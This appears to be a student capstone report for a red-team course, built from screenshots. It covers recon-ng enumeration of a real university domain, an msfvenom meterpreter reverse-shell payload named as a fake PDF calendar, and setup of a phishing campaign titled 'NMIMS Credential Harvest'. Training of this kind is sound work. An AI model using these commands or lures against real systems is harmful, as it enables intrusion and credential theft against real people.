
9. Capstone Project: Full Red Team Engagement

Activities:


- **Tools:** Kali Linux, Metasploit, Covenant, Google Docs.
- **Tasks:** Simulate breach from recon to exfil, report.
- **Brief:**
- Simulation: Recon, gain access via phishing, exploit, move laterally, exfil. Log:

Phase	Tool Used	Action Description	MITRE Technique
Recon	Recon-ng	Subdomain enum	T1595


Reconnaissance



```
                    PRACTISEC
                 www.practisec.com

          [recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[2] Recon modules

[recon-ng][default] > marketplace serach bing
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [ ... ]

[recon-ng][default] > marketplace search bing
[*] Searching module index for 'bing'...

  +-------------------------------------------------------------------------------------------+
  |                    Path                          | Version |     Status    |  Updated   | D | K |
  +-------------------------------------------------------------------------------------------+
  | recon/companies-contacts/bing_linkedin_cache     | 1.0     | not installed | 2019-06-24 |   | * |
  | recon/domains-hosts/bing_domain_api              | 1.0     | installed     | 2019-06-24 |   | * |
  | recon/domains-hosts/bing_domain_web              | 1.1     | installed     | 2019-07-04 |   |   |
  | recon/hosts-hosts/bing_ip                        | 1.0     | not installed | 2019-06-24 |   | * |
  | recon/profiles-contacts/bing_linkedin_contacts   | 1.2     | not installed | 2021-08-24 |   | * |
  +-------------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][default] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > options set SOURCE google.com
SOURCE ⇒ google.com
[recon-ng][default][bing_domain_web] > run

----------
GOOGLE.COM
----------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Agoogle.com
show hosts
[recon-ng][default][bing_domain_web] > show hosts
[*] No data returned.
[recon-ng][default][bing_domain_web] >
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
^X@sS
```



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
blank@kali: ~
26°C
Light rain
Search
ENG
IN
11:21
07-09-2025
Right Ctrl

```
[!] 'binaryedge_api' key not set. binaryedge module will likely fail at runtime. See 'keys add'.
[recon-ng][Capstone] > modules load domains-hosts/certificate_transparency
[recon-ng][Capstone][certificate_transparency] > options set SOURCE www.nmims.edu
SOURCE ⇒ www.nmims.edu
[recon-ng][Capstone][certificate_transparency] > run

-------------
WWW.NMIMS.EDU
-------------
[*] Country: None
[*] Host: www.nmims.edu
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] --------------------------------------------------
[*] Country: None
[*] Host: www.nmims.edu
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] --------------------------------------------------
[*] Country: None
[*] Host: www.nmims.edu
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] --------------------------------------------------
[*] Country: None
[*] Host: www.nmims.edu
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] --------------------------------------------------
[*] Country: None
[*] Host: www.nmims.edu
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] --------------------------------------------------
[*] Country: None
[*] Host: www.nmims.edu
```




```
[recon-ng][Capstone][brute_hosts] > modules load domains-hosts/bing_domain_web
[recon-ng][Capstone][bing_domain_web] > options set SOURCE www.nmims.edu
SOURCE ⇒ www.nmims.edu
[recon-ng][Capstone][bing_domain_web] > run

-------------
WWW.NMIMS.EDU
-------------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Awww.nmims.edu
[recon-ng][Capstone][bing_domain_web] > show hosts

  +---------------------------------------------------------------------------------------------------------------------+
  | rowid |      host      | ip_address | region | country | latitude | longitude | notes |          module          |
  +---------------------------------------------------------------------------------------------------------------------+
  | 1     | www.nmims.edu  |            |        |         |          |           |       | certificate_transparency |
  +---------------------------------------------------------------------------------------------------------------------+

[*] 1 rows returned
[recon-ng][Capstone][bing_domain_web] > 
```

Initial Access via Phishing



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~/Covenant/Covenant
File Actions Edit View Help
26°C
Light rain
Search
ENG
IN
11:28
07-09-2025

```
--2025-09-07 11:27:41--  https://packages.microsoft.com/config/debian/11/packages-microsoft-prod.deb
Resolving packages.microsoft.com (packages.microsoft.com)... 13.107.246.68, 2620:1ec:bdf::68
Connecting to packages.microsoft.com (packages.microsoft.com)|13.107.246.68|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3134 (3.1K) [application/octet-stream]
Saving to: 'packages-microsoft-prod.deb'

packages-microsoft-prod.deb                100%[===================================================>]   3.06K  --.-KB/s    in 0s

2025-09-07 11:27:41 (130 MB/s) - 'packages-microsoft-prod.deb' saved [3134/3134]


┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ sudo dpkg -i packages-microsoft-prod.deb
(Reading database ... 464050 files and directories currently installed.)
Preparing to unpack packages-microsoft-prod.deb ...
Unpacking packages-microsoft-prod (1.0-debian11.1) over (1.0-debian11.1) ...
Setting up packages-microsoft-prod (1.0-debian11.1) ...

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ rm packages-microsoft-prod.deb

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ sudo apt-get install -y aspnetcore-runtime-3.1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Solving dependencies... Error!
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
 dotnet-runtime-deps-3.1 : Depends: libssl1.0.0 but it is not installable or
                                    libssl1.0.2 but it is not installable or
                                    libssl1.1 but it is not installable
E: Unable to correct problems, you have held broken packages.
E: The following information from --solver 3.0 may provide additional context:
   Unable to satisfy dependencies. Reached two conflicting decisions:
   1. dotnet-runtime-deps-3.1:amd64=3.1.32-1 is selected for install because:
      1. aspnetcore-runtime-3.1:amd64=3.1.32-1 is selected for install
      2. aspnetcore-runtime-3.1:amd64=3.1.32-1 Depends dotnet-runtime-3.1 (≥ 3.1.32)
      3. dotnet-runtime-3.1:amd64=3.1.32-1 Depends dotnet-runtime-deps-3.1 (≥ 3.1.32)
   2. dotnet-runtime-deps-3.1:amd64 Depends libssl1.0.0 | libssl1.0.2 | libssl1.1
      but none of the choices are installable:
      [no choices]

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ 
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~/Covenant/Covenant
File Actions Edit View Help
26°C
Light rain
Search
ENG
IN
11:32
07-09-2025

```
Preparing to unpack packages-microsoft-prod.deb ...
Unpacking packages-microsoft-prod (1.0-debian11.1) over (1.0-debian11.1) ...
Setting up packages-microsoft-prod (1.0-debian11.1) ...

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ rm packages-microsoft-prod.deb

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ sudo apt-get install -y aspnetcore-runtime-3.1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Solving dependencies... Error!
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
 dotnet-runtime-deps-3.1 : Depends: libssl1.0.0 but it is not installable or
                                    libssl1.0.2 but it is not installable or
                                    libssl1.1 but it is not installable
E: Unable to correct problems, you have held broken packages.
E: The following information from --solver 3.0 may provide additional context:
   Unable to satisfy dependencies. Reached two conflicting decisions:
   1. dotnet-runtime-deps-3.1:amd64=3.1.32-1 is selected for install because:
      1. aspnetcore-runtime-3.1:amd64=3.1.32-1 is selected for install
      2. aspnetcore-runtime-3.1:amd64=3.1.32-1 Depends dotnet-runtime-3.1 (≥ 3.1.32)
      3. dotnet-runtime-3.1:amd64=3.1.32-1 Depends dotnet-runtime-deps-3.1 (≥ 3.1.32)
   2. dotnet-runtime-deps-3.1:amd64 Depends libssl1.0.0 | libssl1.0.2 | libssl1.1
      but none of the choices are installable:
      [no choices]

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.50 LPORT=443 -f exe -o NMIMS_Calendar.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
^CError:

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.2.15 LPORT=443 -f exe -o NMIMS_Calendar.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 842 bytes
Final size of exe file: 7168 bytes
Saved as: NMIMS_Calendar.pdf.exe

┌──(blank㉿kali)-[~/Covenant/Covenant]
└─$ 
```


Exploitation



Sending Profiles

Name	Interface Type	Last Modified Date
NMIMS Internal SMTP	SMTP	September 7th 2025, 11:57:32 am


Showing 1 to 1 of 1 entries



Email Templates

Name	Modified Date
NMIMS Account Verification	September 7th 2025, 11:58:33 am

Showing 1 to 1 of 1 entries




Users & Groups

Group added successfully!

Name	# of Members	Modified Date
gauravnile	1	September 7th 2025, 12:01:42 pm

Showing 1 to 1 of 1 entries



No pages found!

Name: NMIMS Credential Harvest

Email Template: NMIMS Account Verification

Landing Pag

URL:

Launch Date

Septembe

Sending Pro

